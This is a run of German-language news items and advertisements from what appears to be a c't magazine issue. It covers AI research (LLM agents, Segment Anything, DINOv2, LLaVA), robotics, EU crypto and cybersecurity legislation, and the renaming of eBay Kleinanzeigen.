Wenn sich Sprachmodelle als Agenten in virtuelle Umgebungen integrieren lassen, liegt es nahe, sie auch in der physischen Welt einzusetzen. Dabei könnten die Agenten ihren Input aus Sensoren beziehen, deren Ausgaben für sie übersetzt werden, und zum Beispiel Roboter steuern. Es gibt bereits eine Studie der KI-Forschungsabteilung von Microsoft, die sich damit beschäftigt hat (siehe ct.de/y2yp). In einem Fall geht es darin unter anderem darum, mit einem autonomen Roboter einen Kühlschrank mit einem Robotorarm zu öffnen und eine Flasche herauszunehmen.

Bis Sprachmodelle so weit sind, Roboter zu steuern, dürfte allerdings noch einige Zeit vergehen. Abgesehen davon, dass sie tendenziell eher kreative Texte als exakte Anweisungen verfassen, fehlt ihnen auch das Wissen über die korrekte Steuerung von Roboterkomponenten. Weil die KI unvollständige Aktionssequenzen ablieferte, mussten die Microsoft-Forscher eine zusätzliche Korrekturstufe einführen: einen Menschen, der die KI-generierten Befehle prüft.

Auch die Erschaffer von Smallville wissen nicht, ob die Agenten nicht Chaos anrichten könnten, wenn man die Simulation länger laufen lässt. Bisher haben sie ihre Simulation nur über zwei Tage laufen lassen. Das Sprachmodell könne aber durchaus halluzinieren oder sprachlich aus dem Ruder laufen, warnen die Wissenschaftler in ihrem Paper. *(jo@ct.de)* c't

***Paper und Links:* ct.de/y2yp**



Bei jedem Bewohner von Smallville lässt sich jederzeit ersehen, was er tut und worüber er sich unterhält.

Roboter läuft Streife im Werk

Das Karlsruher Forschungszentrum Informatik hat einem Laufroboter beigebracht, autonom Werkhallen zu inspizieren – oder auf dem Mond nach Ressourcen zu suchen.

Bild: FZI Forschungszentrum Informatik

Ein autonomer Laufroboter zeigt auf der Hannover Messe, wie er auf Streife ein Manometer abliest. Weichen dessen Werte von der Norm ab, gibt der Roboter Alarm.

Ausgestattet mit einem Lidar-Scanner zur 3D-Erfassung und einer Farbkamera bewegt sich ein Laufroboter des Typs Spot von Boston Dynamics auf ein Manometer zu und kontrolliert die Anzeige. Falls der Druck außerhalb der Toleranzen für diese Messstelle liegt, meldet die vierbeinige Maschine das per Funk. Dann geht sie weiter zur nächsten Ablesestelle auf ihrer Runde. Auf der Hannover Messe Mitte April demonstrierte ein Team des Forschungszentrums Informatik (FZI), wie autonome Laufroboter turnusmäßig technische Werte ablesen oder auf Inspektionsrunden kontrollieren, ob beispielsweise Feuerlöscher an Ort und Stelle hängen oder irgendwelche Objekte im Arbeitsbereich stören. Für die autonome Navigation und die Verarbeitung von Sensordaten setzen die Forscher auf Open-Source-Software.

Treppen sind kein Hindernis für die hundeartig anmutenden Maschinen; sie überwinden sogar Schutthaufen. Als zusätzliche Erweiterungen stehen am FZI Spektralkameras, Gassensoren und ein Greifarm zur Verfügung. Damit kann ein autonomer Laufroboter auf seiner Streife auch Hebel betätigen oder Ventile öffnen. Spot hat in der Basisversion bereits eine vordere Kamera, „aber die macht nur Schwarz-Weiß-Aufnahmen und wird vor allem für die Nahbereichsnavigation verwendet“, erläutert Research Scientist David Oberacker.

Inzwischen gewann das FZI-Team gemeinsam mit Universitäten aus Zürich, Basel und Bern eine ESA-Challenge. Gemäß Aufgabenstellung zeigten die autonomen Roboter des Konsortiums, dass sie eine ihnen unbekannte Mondlandschaft erkunden und kartografieren und Ressourcen finden können. Eine stabile Kommunikation und unmittelbare Steuerung durch Mission Control kann man bei diesem Szenario nicht voraussetzen, weshalb die Maschinen auf sich allein gestellt arbeiten müssen. *(agr@ct.de)*

Mini-Frachtflughafen

Unter der Bezeichnung Drohnenport hat Emqopter aus Würzburg eine vollautomatisierte Infrastruktur für autonome Lieferdrohnen auf der Hannover Messe vorgestellt. Dazu gehört ein Bodenroboter, der Päckchen von einem Fließband nimmt und eine Drohne mit Transportbox belädt. Die fliegt GPS-gesteuert zu ihrem Bestimmungsort, landet und legt ihre Last dort ab; oder ein zusätzlicher Bodenroboter entlädt sie. So könnten Drohnen beispielsweise Medikamente oder kleinere Bauteile unmittelbar nach der Bestellung autonom zustellen.

Der Bodenroboter nimmt ein Päckchen auf und belädt die autonome Drohne rechts vorn. Den Port können Drohnen in zwei weiteren Größen nutzen.

Emqopter kann Drohnen in drei verschiedenen Größen mit Transportboxen ausrüsten und bietet damit Systeme für **bis zu zehn Kilogramm Gewicht und bis zu 30 Kilometer Reichweite**. Bis Ende 2023 will das Unternehmen den Drohnenport an seinem Firmensitz einrichten und autonome Lieferflüge demonstrieren. *(agr@ct.de)*

Quantenrechner gegen CO_2

Ein Team um Tamara Sarac an der Universität Gent in Belgien hat mithilfe von Quantenalgorithmen Materialien berechnet, die besonders leistungsfähig CO_2 aus der Luft absorbieren. Dazu simulierten die Forscher die CO_2-Bindung metallorganischer Gerüstverbindungen (metal-organic framework, MOF) und konnten damit deren CO_2-Aufnahme voraussagen. Durch Modellvereinfachungen gelang es ihnen, ihre Algorithmen auf lediglich vier bis zehn Qubits zu beschränken und damit eine **anwendungsnahe Quantensimulation** chemischer Vorgänge zu demonstrieren. Mit seiner Lösung gewann das Team die Deloitte Quantum Climate Challenge, die Quantenapplikationen mit Praxisbezug würdigt. *(agr@ct.de)*

Anzeige

Meeting Equity

Hybride Meetings erfolgreich umsetzen

80% der Meetings heutzutage sind virtuell oder hybrid. Während es bei komplett virtuellen Besprechungen technisch verhältnismäßig einfach ist, alle gleichberechtigt zu behandeln und zu integrieren – nämlich durch die gleiche professionelle Audio- und Videoausstattung für alle – sind hybride Meetings weitaus komplexer und stellen eine echte Herausforderung für viele Unternehmen dar. Die eingesetzte Videokonferenztechnologie spielt dabei eine entscheidende Rolle und sollte die unterschiedlichen Voraussetzungen der Teilnehmenden so gut wie möglich ausgleichen.

Jabras Antwort – die PanaCast 50

Bei der Entwicklung der intelligenten Jabra PanaCast 50 Videobar stand die Problematik der Gleichberechtigung in Meetings im Fokus. Ziel war und ist es, ein einheitliches Erlebnis für alle Teilnehmenden, egal ob remote oder vor Ort, zu schaffen, so dass sich alle aktiv beteiligen können und sich niemand ausgeschlossen fühlt. Zudem müssen von der Art der direkten Kommunikation und Zusammenarbeit in einem Meeting sowie den damit einhergehenden Vorteilen auch die aus der Ferne Arbeitenden profitieren. Um dies zu bewerkstelligen, hat Jabra die PanaCast 50 mit leistungststarker Technik und intelligenter Software ausgestattet.

Jeden sehen. Jeden hören.

Die PanaCast 50 verfügt über ein 180°-Sichtfeld, neun leistungsstarke Edge-Prozessoren, Whiteboard-Streaming, sowie über Personen- und Sprechererfassung. Sie ist somit in der Lage den gesamten Raum zu scannen, den Bildausschnitt den Teilnehmenden entsprechend anzupassen, aktiv Sprechende heranzuzoomen und Inhalte, die auf analogen Whiteboards erstellt werden, optimiert zu übertragen. Die remote Mitarbeitenden können so dem dynamischen Verlauf der Diskussion folgen und Gestik und Mimik der Sprechenden besser wahrnehmen. Neben dem Sehen, ist auch das Hören und Gehört werden elementar. Die acht Beamforming-Mikrofone sorgen dafür, dass Wortbeiträge der Anwesenden klar und deutlich übertragen werden, während die vier Lautsprecher wiederum garantieren, dass die virtuell Teilnehmenden von allen im Raum verstanden werden.

Die Jabra PanaCast 50 Videobar und die persönliche Kamera Jabra PanaCast 20 gewährleisten Meeting Equity in hybriden Meetings – sowohl im Konferenzraum als auch bei remoten Teilnehmer:innen.

Flexibel und universell einsetzbar

Die PanaCast 50 kann in allen Meetingraum-Konzepten zum Einsatz kommen – ob in BYOD (Bring your own device) oder BYOM (Bring your own meeting) kompatiblen Meetingräumen oder solchen mit dedizierten Raumsystemen. Zudem ist sie für führende Meeting-Plattformen wie Microsoft Teams, Microsoft Teams Rooms, Zoom und Zoom Rooms zertifiziert – für einen reibungslosen und einfachen Ablauf, sei es bei Kundenpräsentationen oder internen Besprechungen.

Mehr Informationen auf **jabra.com.de**

Lesertest auf heise online.

Jabras Video-Lösungen auf dem Prüfstand
Seit Ende März testen vier heise online Leser:innen die Jabra PanaCast 50 beziehungsweise die Jabra PanaCast 20 in ihrem Berufsalltag. Lesen Sie hier ihre Erfahrungsberichte.


Jabra GN

WebGPU beschleunigt KI im Browser

Der WebGPU-Standard erlaubt dem Browser, für schnellere Grafik und KI auf die Grafikkarte zuzugreifen. Chrome 113 bringt die erste Implementierung.

Wenn der Browser auf die Grafikeinheit des PCs zugreifen kann, laufen auch große KI-Modelle dort lokal und Spiele darin deutlich flüssiger. Mit WebLLM steht bereits ein großes Sprachmodell für die Nutzung im Browser bereit.

Das W3C, zuständig für die Standards im Web, arbeitet schon seit Längerem an der Spezifikation WebGPU, die die Nutzung von GPUs aus dem Browser heraus ermöglicht. Obwohl dieser Standard noch nicht verabschiedet ist, soll Chrome 113 bereits WebGPU-Unterstützung liefern. Auch die Safari- und Firefox-Entwickler arbeiten an WebGPU, hier müssen Anwender das Feature von Hand aktivieren; in Firefox setzen sie dazu das Flag dom.webgpu.enabled. *(jo@ct.de)*



Mit WebLLM steht schon ein großes Sprachmodell mit einem Chatbot wie ChatGPT bereit, das sich im Browser nutzen lässt.

Multimodales offenes KI-Modell

Ein Forschungsteam von Microsoft und zwei US-Universitäten hat LLaVA veröffentlicht (Large Language Visual Assistant), ein multimodales KI-Modell. Es kombiniert einen Vision Encoder mit einem großen Sprachmodell, dem LLaMA-Ableger Vicuna, kann also **Sprache und Bilder verarbeiten.** Auf der Website des Projekts kann man Bilder hochladen und LLaVA Fragen dazu stellen. Der Forschungsbericht steht bei ArXiv.org bereit. *(jo@ct.de)*

Download des Berichts: ***ct.de/yf7t***

KI-Modell mit Faktenprüfung

Das Heidelberger KI-Start-up Aleph Alpha hat sein multimodales Modell Luminous jetzt derart erweitert, dass der Anwender **Zusammenhänge in Informationen und faktische Korrektheit nachvollziehen** können soll. Das System sei in der Lage, darzustellen, welche Textstellen einer Quelle in die generierte Antwort eingeflossen sind oder im Widerspruch dazu stehen. Laut Aleph Alpha soll sich die neue Funktion auch dazu eignen, Bildinhalte zu erklären. Sie lässt sich auf den Demo-Seiten des Unternehmens ausprobieren. *(jo@ct.de)*


Sonderheft c't Solarstrom-Guide

2022 war das Jahr der Wiedergeburt des Photovoltaik-Hypes und auch 2023 scheint dieser kein Ende zu nehmen. Die Auftragsbücher der Solarinstallateure sind über Monate, gar Jahre gefüllt und wer kann, installiert sich ein Balkonkraftwerk. Allerdings sind auch viele Pfuscher in Goldgräberstimmung unterwegs und ein Balkonkraftwerk hängt man nicht „mal eben" ans Geländer, so wie es die Werbung gerne suggeriert. Nur mit den richtigen Infos kommen Sie sicher ans Ziel und dafür gibts jetzt unser druckfrisches Sonderheft **c't Solarstrom-Guide**.

Im Solarstrom-Guide lesen Sie nicht nur die essenziellen Grundlagen für alle Photovoltaikanlagen, sondern auch alle wichtigen technischen Details rund um Balkonkraftwerke. Wir haben im vergangenen Jahr viel ausprobiert, getestet und Balkonkraftwerke selber gebaut und helfen Ihnen nun, Gleiches zu tun. Dabei geht es nicht nur darum, wie Sie auf Komplettsets verzichten und stattdessen Photovoltaikmodule von Händlern in der Nähe mit günstigen Wechselrichtern aus dem Netz kombinieren. Wir erklären auch ausführlich, wie Sie diese sicher anschließen und auswerten, was die Anlage gebracht hat. Außerdem berichten wir, wie wir eine Photovoltaikanlage mit 4500 Watt Spitzenleistung selber auf einem Dach installiert, angeschlossen und abnehmen lassen haben. *(amo@ct.de)*

Cordaware bestinformed®

MAIL WAR GESTERN



Jetzt zielgenau informieren

- Verschiedene Darstellungsmöglichkeiten (Laufband, Popup, Mobile, etc...)
- Kritische Informationen werden direkt wahrgenommen
- Zielgenaue Anwenderinformation bei IT-Störungen
- Bildschirmalarmierung und Evakuierung per Tastendruck

Cordaware GmbH Informationslogistik +++ Tel.: +49 (0) 8441 8593-200 +++ info@cordaware.com +++ www.cordaware.com

Verständnisvoller Bildzerleger

Fundamentaler Fortschritt: KI-Objektfreisteller von Meta

Die KI „Segment Anything“ von Meta AI erfasst bei einem Bild sofort, welches die einzelnen Objekte sind, und zerlegt es in Sekundenschnelle. Das klappt sogar, wenn die Vorlage unbekannte Gegenstände enthält. Den Meta-Forschern könnte damit ein Grundlagenmodell ähnlich denen für die Bild- und Textgenerierung gelungen sein.

Von Andrea Trinkwalder

Die KI-Forschungsabteilung von Meta hat einen Bildsegmentierer auf Basis der Transformer-Architektur trainiert, der Objekte in Fotos sekundenschnell erfasst sowie flächendeckend maskiert und isoliert. Fotografen und Bildbearbeiter nennen das Freistellen. Im Gegensatz zu den meisten anderen Transformern wie GPT und PaLM (Text zu Text) oder Dall-E (Text zu Bild) wurde das Segment Anything Model (SAM) ausschließlich mit Bildern trainiert. Da es trotzdem eine Art generelles Objektverständnis entwickelt zu haben scheint, könnte es ein bedeutendes Grundlagenmodell für die Bildverarbeitung sein.

Denn anders als gängige maschinell trainierte Segmentierer soll SAM das sogenannte One-Shot-Learning beherrschen: Es isoliert auch unbekannte Objekte korrekt, die es nicht während des Trainings „auswendig“ gelernt hat, und kann somit recht flexibel Eingaben unterschiedlichster Art bearbeiten. Damit könnte Segment Anything ähnlich universelle Fähigkeiten entwickeln wie die ebenfalls auf Transformer-Architekturen beruhenden Text- und Bildgeneratoren – oder diese perfekt ergänzen, um noch höherklassige KIs zu konstruieren.

Objektverständnis: Das Segment Anything Model (SAM) von Meta zerlegt Bilder in ihre Bestandteile. Die KI umrahmt und färbt dabei auch Objekte, die sie während des Trainings nicht kennengelernt hat (links, rechts das Original).

Objekte von ihrem Hintergrund zu trennen, ist eine zentrale Aufgabe in der Bild- und Videobearbeitung, aber auch in VR- und AR-Anwendungen. In Kombination mit einem Sprachmodell könnte SAM Objekte sogar durch Spracheingaben maskieren oder ausschneiden und in andere Szenen übertragen. In einem Beispiel zeigt Meta, wie SAM durch eine VR-Brille betrachtete Objekte in Echtzeit einfärbt und korrekt benennt.

Flexibel, intuitiv – und kostenlos

Das funktioniert, weil sich das Modell mit sehr wenigen Eingabeinformationen begnügt, was man auf der Demo-Projektseite selbst nachvollziehen kann: Oft reicht ein einziger Klick – also technisch ein Sample von wenigen Pixeln – auf Tiere, Menschen, Vegetation, Häuser, Möbel oder beliebige andere Motivteile, und SAM erschließt sich die restlichen zugehörigen Pixel selbstständig.

Eine entscheidende Idee von Segment Anything ist, ein einzelnes Pixel als sogenannten „Prompt“ zu verwenden, und alle anderen Pixel mit diesem Kontext neu zu bewerten. Auch andere Prompts sind möglich, etwa mehrere Klicks auf unterschiedliche Bereiche oder Rahmen um größere Motivteile. Außerdem gibt es einen automatischen Modus, der sämtliche Bestandteile des Motivs voneinander abgrenzt und in verschiedenen Farben tönt. Textbefehle unterstützt die Demo noch nicht. SAM wurde so trainiert, dass es für jede Eingabe eine gültige Maske erzeugt. Durch Klicken auf charakteristische Punkte kann der Benutzer das Ergebnis interaktiv verfeinern, um Bereiche hinzuzufügen oder auszuschließen.

Die Wissenschaftler haben den Quellcode als Open Source auf GitHub veröffentlicht. Für Forschungszwecke stellt Meta auch das Trainingsmaterial zur freien Verfügung, einen Fundus von 11 Millionen Bildern mit 1,1 Milliarden Masken inklusive Labels.

Diskriminierung ade?

Nicht nur die vergleichsweise einfache Netzarchitektur, sondern auch der Trainingsdatensatz und die Art und Weise, wie Meta das System angelernt hat, sind bemerkenswert: Der Datensatz enthält 400-mal mehr Masken als das bisher größte verfügbare Korpus. Es soll sich dabei um sehr hochwertige Daten zu den unterschiedlichsten Themen und Objekten handeln. Die Bilder stammen nicht nur aus

Industrieländern, sondern sollen die Lebenswirklichkeit über alle Kontinente hinweg abbilden.

Damit versuchen die Meta-Forscher bereits im Ansatz, statistischen Bias aufgrund von Verzerrungen in den Trainingsdaten zu vermeiden. Denn in vielen gängigen Trainingsdatensammlungen sind bestimmte Personengruppen oder auch Landstriche unterrepräsentiert. Weil sich solche Verzerrungen manchmal nur schwer bis gar nicht eliminieren lassen, gibt es immer wieder Probleme mit KIs, die sich auf diese erstbesten, sehr dominierenden Muster stürzen. Aufgrund dessen agieren die Systeme dann vermeintlich diskriminierend: zum Beispiel eine Gesichtserkennung, die dunkelhäutige Menschen nicht voneinander unterscheiden kann.

SAM besteht aus je einem Encoder für Bild und Prompt sowie einem Decoder, der die Maske generiert. Die beiden ersten kodieren das Motiv sowie die Eingabe des Nutzers (etwa die Textanweisung „Segmentiere alle Personen inklusive der Gegenstände, die sie tragen“) in einen hochdimensionalen Merkmalsraum (Latent Space). Der Maskendecoder nimmt beide als Eingabe entgegen und errechnet auf dieser Grundlage die wahrscheinlichsten Segmentierungen: also konkret, welche Pixel im Bild vermutlich zu den gewünschten Objekten gehören.

Schlau trainiert

Nach einem ähnlichen Prinzip funktionieren auch Prompt-zu-Bild-Transformer oder die Text-aus-Prompt-Generatoren, deren wohl prominentester Vertreter ChatGPT sich derzeit als Alleinunterhalter verdingt. Geeignetes Trainingsmaterial dafür war allerdings vergleichsweise leicht zu beschaffen, weil es täglich en masse im Internet publiziert wird: beschriftete Bilder sowie Texte jedweder Art. Bilder mit hochwertigen Masken gibt es hingegen kaum, weshalb die Meta-Forscher sich eine mehrstufige Strategie ausdachten: Auf eine Trainingsphase mit weitgehend frei und händisch produzierten Masken folgte eine halbautomatische, in der die Annotatoren bereits maskierte Fotos nachbessern sollten, um die Vielfalt an möglichen Ergebnissen zu erhöhen. In der letzten Stufe schließlich trainierte sich SAM selbst. Es justierte seine Parameter anhand zahlloser Bild-Masken-Paare auf maximale Präzision.




Bild: Meta AI

SAM ist ein Transformer-Netz, das unterschiedliche Prompts in Form von Textanweisungen oder markierten Pixeln interpretiert und dazu passende Masken berechnet.

Quelle: Meta AI

DINOv2 benötigt keine händisch kuratierten Trainingsdaten mehr: Es hat im selbstüberwachten Training gelernt, Objekte mitsamt ihren wesentlichen Bestandteilen zu lokalisieren. Die ähnlich gefärbten Bereiche in unterschiedlichen Bildern einer Spalte deuten darauf hin, dass der Segmentierer auch Transferleistungen erbringt, also Köpfe, Flügel, Beine und Räder als ähnliche Konzepte interpretiert.

Damit gesellt sich also zu den KI-Malern und -Dichtern ein drittes universelles Grundlagenmodell, das oberflächlich betrachtet zwar weniger spektakuläre Ergebnisse bringt, es aber ziemlich in sich hat. Zumal Meta mit DINOv2 kurz vor Redaktionsschluss gleich die nächste Errungenschaft nachschob: einen Segmentierer, der selbstüberwacht ohne annotierte Trainingsdaten lernt.

Bildschnipsel statt Sätze

Dafür hat Meta zunächst 1,2 Milliarden Bilder zusammengetragen und mit unterschiedlichen Analyse- und Filtermethoden auf eine ausgewogene Sammlung von 142 Millionen Exemplaren eingedampft. Mit ihrer maschinell kuratierten Auslese trainierten die Meta-Forscher anschließend verschiedene Vision-Transformer-Netze (ViT), wie sie auch in SAM zum Einsatz kommen.

ViT entstanden, als KI-Forscher nach dem großen Erfolg von Transformern bei Sprachdaten versuchten, das Konzept auf Bilddaten zu übertragen. Sie schnitten das Bild dafür einfach in kleine Quadrate, beispielsweise mit 16 × 16 Pixeln, ergänzten jedes um eine Information, wo im Bild es ursprünglich zu finden war (position encoding), und benutzten es wie ein Wort in einem Satz. Man würde erwarten, dass es einer KI schwerer fällt, sich einen Reim auf ein so zerpuzzeltes Bild zu machen. Die Hoffnung war aber, dass der Aufmerksamkeitsmechanismus von Transformern auch bei Bilddaten hilfreich wäre, um die Bildinformation besser zu abstrahieren. Bisherige ViT lieferten noch ähnliche Ergebnisse wie Convolutional Networks; SAM und DINOv2 zeigen nun einen deutlichen Fortschritt.

Wie die Forscher in ihrem Aufsatz zu DINOv2 demonstrieren, scheint die KI das Gelernte tatsächlich zu einem gewissen Grad zu verallgemeinern und auf andere Objekte übertragen zu können: etwa dass Flugzeuge aus ähnlichen Teilen wie Vögel „konstruiert“ sind und Autoräder auch zu Lastern und Bussen gehören.

Bahnbrechende KI-Entwicklungen kamen während des letzten Jahres vor allem von den großen Sprachmodellen; auch die beeindruckenden Bildgeneratoren wie Dall-E und Midjourney stützen sich auf die Interpretation von kurzen, aber oft unzulänglichen Beschreibungstexten. Jetzt melden sich die Bildmodellierer und -versteher mit Wucht zurück. Mehr und mehr Transformer-Architekturen arbeiten direkt mit den Pixeln. Sie könnten ein wesentlich fundierteres Verständnis von Objekten und Szenen erlangen als die bisher gebräuchlichen Methoden. *(atr@ct.de)* c't

EU-Parlament für starke Regulierung von Kryptomärkten

Die EU-Abgeordneten haben mit großer Mehrheit zwei Verordnungen beschlossen, die Kryptohandelsplätze einhegen und den anonymen Handel mit Kryptowerten erschweren sollen.

Das EU-Parlament hat einer „Verordnung zur Übermittlung von Angaben bei Transfers von Geld- und bestimmten Kryptowerten“ zugestimmt („Information accompanying transfers of funds and certain crypto-assets“). Außerdem billigten die Abgeordneten den Entwurf einer „Verordnung über Märkte für Kryptowerte“ („Markets in Crypto Assets“, MiCA). Damit bestätigten sie die im Juni 2022 gefundenen Kompromisse aus den sogenannten Trilog-Verhandlungen mit Rat und Kommission.

Gemäß der Verordnung zur Informationspflicht müssen Kryptohandelsplätze in der EU zukünftig die Identität von Personen feststellen, die dort Kryptowerte wie Bitcoin für Zahlungen oder Spenden überweisen oder empfangen, und zwar unabhängig von deren Gegenwert in staatlichen Währungen. Die EU will Wertflüsse nachvollziehbar machen und insbesondere Geldwäsche eindämmen, indem Behörden den Umtausch zwischen staatlichen Währungen und Kryptowerten besser kontrollieren können.

Die Verordnung erfasst auch „Unhosted Wallets“, die Individuen ohne Kryptohandelsbörsen oder -dienstleister selbst führen. Das gilt jedenfalls dann, wenn sie als Kunden solcher Dienste mehr als umgerechnet 1000 Euro an ihr ungehostetes privates Wallet senden oder von diesem Wallet empfangen. Die Börse oder der Dienstleister müssen dann sicherstellen, dass das Wallet tatsächlich dem Kunden gehört. Ausgenommen sind nur Transfers zwischen zwei privaten ungehosteten Wallets.

Die MiCA-Verordnung soll Verbraucher und Investoren besser vor betrügerischen Aktivitäten und Manipulationen auf Kryptomarktplätzen schützen. Anbieter von Diensten rund um Kryptowerte benötigen innerhalb der EU zukünftig die Zulassung einer nationalen Finanzaufsichtsbehörde. Die EU-Kommission soll überdies zwei Jahre nach Inkrafttreten von MiCA Vorschläge unterbreiten, um negative Auswirkungen des Kryptohandels auf Umwelt und Klima einzudämmen. Dazu sammeln die nationalen Behörden Daten, die sie der europäischen Wertpapier- und Marktaufsichtsbehörde übermitteln. Ausgenommen von MiCA sind Non-Fungible Tokens (NFT), deren Inhaber damit Eigentumsrechte an realen Objekten wie Kunst erwerben, sofern die NFTs nicht unter bestehende Kategorien von Kryptowerten fallen.

MiCA soll zudem die Finanzstabilität sichern. Dazu baut die Verordnung hohe Hürden für Stablecoins wie Tether auf. Solche Kryptowerte sind an reale Geldwerte wie eine staatliche Währung, einen Währungskorb oder Vermögenswerte wie Aktien gebunden. Emittenten solcher Kryptowerte müssen zukünftig eine Liquiditäts- und Einlagenreserve im Verhältnis 1:1 nachweisen, um vollständige Zahlungsausfälle zu verhindern.

Bild: Fernando Gutierrez-Juarez

Der Handel mit Kryptowerten wie Bitcoin unterliegt in der EU demnächst deutlich strengeren Regeln.

Die Inhaber solcher Werte haben jederzeit einen Anspruch auf kostenlosen Umtausch. Wächst ein Stablecoin schnell, darf sein gesamtes tägliches Transaktionsvolumen zudem 200 Millionen Euro nicht überschreiten. Emittenten von Stablecoins müssen eine Präsenz innerhalb der EU eröffnen, wenn sie den europäischen Markt bedienen wollen. Sie haften gegenüber ihren Kunden, wenn deren Kryptowerte verloren gehen.

Nach der EU-Kommission und dem Parlament liegt das Verordnungspaket nun beim EU-Rat. Dessen Zustimmung gilt als sicher. Nach einer 18-monatigen Übergangsfrist treten die Verordnungen als EU-Recht in Kraft. *(mon@ct.de)*

Kleinanzeigen streicht eBay

Das Verkaufsportal eBay Kleinanzeigen ändert zum 16. Mai 2023 seinen Namen in „Kleinanzeigen“. Außerdem erhält das Portal **eine neue Optik und ein neues Logo.** Die URL ändert sich in „kleinanzeigen.de“. Wer die bisherige Internetadresse aufruft, wird aber noch einige Jahre auf das neue Ziel umgeleitet.

Die bestehenden Nutzerkonten und Zugangsdaten bleiben erhalten; eine Neuregistrierung ist nicht erforderlich. Gleiches gilt für Chatverläufe, Bewertungen und Anzeigen sowie Funktionen wie „Direkt kaufen“ und „Sicher bezahlen“. Nutzer können die Smartphone-Apps für Android und iOS ohne Neuinstallation weiterverwenden. Sie sollen dem Dienst zufolge mit einem Update lediglich das neue Logo – ein stilisiertes „K“ – und den neuen Namen erhalten. Auch die Preise will Kleinanzeigen halten.

Bild: eBay Kleinanzeigen

eBay Kleinanzeigen streicht ab Mitte Mai 2023 das „eBay“, außerdem ändern sich Logo und Design.

Mit hoher Wahrscheinlichkeit werden Betrüger versuchen, die Umstellung mit Phishing-Angriffen auszunutzen. Auf Nachfrage bestätigte eBay Kleinanzeigen gegenüber c’t, dass Nutzer keine Mails oder SMS mit Bestätigungs- oder Neuregistrierungslinks zu erwarten haben. Solche Nachrichten seien, abgesehen von der einmaligen Verifizierung neu eingetragener Telefonnummern per SMS, auch grundsätzlich „Fake“.

Die Namensänderung war eine Bedingung des Kaufvertrages zwischen der Konzernmutter Adevinta und eBay. Adevinta sollte danach die Marke eBay bis Juni 2024 aus dem Namen streichen.

(mon@ct.de)

EU-Gesetzentwurf gefährdet Open Source

Mit dem Cyber Resilience Act will die EU-Kommission Hard- und Software sicherer machen und Haftungsfragen klären. Der Entwurf trifft aber auch Open-Source-Projekte und könnte gemeinnützige Organisationen haftbar machen. Die großen Software-Stiftungen schlagen jetzt Alarm und sehen die Zukunft der Softwareentwicklung in Gefahr.

Ein Aufschrei ging Mitte April durch die Open-Source-Community. Die Python Software Foundation, die Eclipse Foundation, die Linux Foundation und weitere erklärten gemeinsam: Einige Passagen im Entwurf der EU-Kommission für einen „Cyber Resilience Act“ (CRA) sind so unklar formuliert, dass nicht kommerzielle Open-Source-Organisationen künftig für Fehler in kommerzieller Software haftbar werden könnten, die ihre Komponenten nutzen.

Den Entwurf für den CRA hat die EU-Kommission bereits im Herbst 2022 veröffentlicht. Darin will sie alle, die Hard- und Softwareprodukte in Verkehr bringen, verpflichten, sich über den gesamten Lebenszyklus eines Produkts um die IT-Sicherheit zu kümmern, also Updates zu liefern und ein Schwachstellenmanagement einzuführen. Ein guter Ansatz und der richtige Weg, stellten Verbraucherschützer und auch die oben genannten Open-Source-Organisationen einhellig fest.

Für problematisch halten die Stiftungen aber die Definition von Inverkehrbringen im Entwurfstext. Die Formulierungen kann man so interpretieren, dass das Inverkehrbringen auch dann als kommerziell einzustufen ist, wenn kein Geld fließt. Dadurch könnten auch gemeinnützige Organisationen mit Haftungsrisiken konfrontiert werden, obwohl Dritte ihren frei verfügbaren Code in kommerzielle Produkte eingebaut haben. Die potenziellen Folgen wären drastisch: Die Python Software Foundation schloss nicht aus, Python und die Paketquelle PiPy dann in Europa nicht mehr anbieten zu können.

Um die Konsequenzen des EU-Entwurfs und politische Gegenmaßnahmen zu diskutieren, rief die Linux Foundation Europe im Rahmen der Cloudkonferenz KubeCon in Amsterdam eilig eine Podiumsdiskussion ins Leben. Dort war man sich einig, dass die Idee des Cyber Resilience Act gut sei, der Entwurf in der vorliegenden Form aber niemandem nütze.

Gabriele Columbro, General Manager der Linux Foundation Europe, gab zu, man habe noch nicht den richtigen Hebel gefunden, der Verwaltung in Brüssel das Konzept Open Source und die Bedeutung für die Wirtschaft zu vermitteln. Dort gebe es bis heute das Bild, es handle sich um Hobbyprojekte von Einzelpersonen. Dabei stecke Open Source in 70 Prozent aller digitalen Produkte und sei ein Wirtschaftsfaktor.

Frustriert zeigte sich auch Sachiko Muto, die CEO des Think-Tanks OpenForum Europe: Einerseits habe die EU-Kommission Open Source zur zentralen Säule für europäische Souveränität ernannt, andererseits unterliefen ihr beim Versuch zu regulieren solche Fehler, und Open-Source-Organisationen würden gar nicht gehört. Greg Kroah-Hartman, Fellow bei der Linux Foundation und rechte Hand von Linus Torvalds, sieht das gleiche Problem: Die Verantwortlichen wüssten nicht, mit wem sie sich zum Thema Open Source austauschen sollen. Er betonte, dass man Ausnahmen von der Haftung sauber definieren müsse. Sonst könnten Hersteller die Ausnahmen missbrauchen, um sich vor Verantwortung zu drücken. *(jam@ct.de)*

Um die Interessen von Open Source in Europa besser vertreten zu können, hat die in den USA ansässige Linux Foundation eine europäische Tochter gegründet.

ICY BOX
just DOCK IT.
Become a creator!

18-in-1
DOCKINGSTATION MIT 4-FACHEM VIDEOAUSGANG
✓ MAXIMALE ÜBERSICHT
Unglaubliche 4 Bildschirme zusätzlich zum Primärbildschirm werden gleichzeitig im erweiterten Modus angezeigt.
✓ NEUESTE KARTENLESER-VERSION
Mit SD/microSD 4.0 werden Daten mit bis zu 300 MB/s übertragen.
✓ HÖCHSTE VIELFALT
Mit 18 Erweiterungsanschlüssen bietet diese DockingStation alle Optionen für ein hochmodernes Arbeitsumfeld.
IB-DK2288AC

JETZT MEHR ERFAHREN
www.icybox.de
icyboxofficial ICY BOX®
RaidSonic Technology GmbH

Bit-Rauschen

EU-Chipgesetz, Ryzen-Panne und 20 Jahre x86-64

Das EU-Parlament winkt das Gesetz zur Förderung der Halbleiterbranche durch. Manche Mainboards rösten Ryzens und im April 2003 startete der „Sledgehammer"-Opteron für Server.

Von Christof Windeck

Endlich ist es geschafft: Das europäische Parlament hat den European Chips Act (EU Chips Act) verabschiedet. Intel und die Siliziumkarbid-Chipfirma Wolfspeed können nun Subventionen für ihre neuen Chipfabriken beantragen. Infineon feierte in Dresden bereits den ersten Spatenstich für seine zusätzliche Fab für Leistungshalbleiter.

Beim EU Chips Act geht es aber nicht nur um die Fertigung, sondern auch um die Entwicklung. Die EU will insbesondere kleineren Unternehmen unter die Arme greifen. Insgesamt sollen 6,2 Milliarden Euro an Fördermitteln fließen, die bis 2030 öffentliche und private Investitionen von 43 Milliarden Euro anregen sollen.

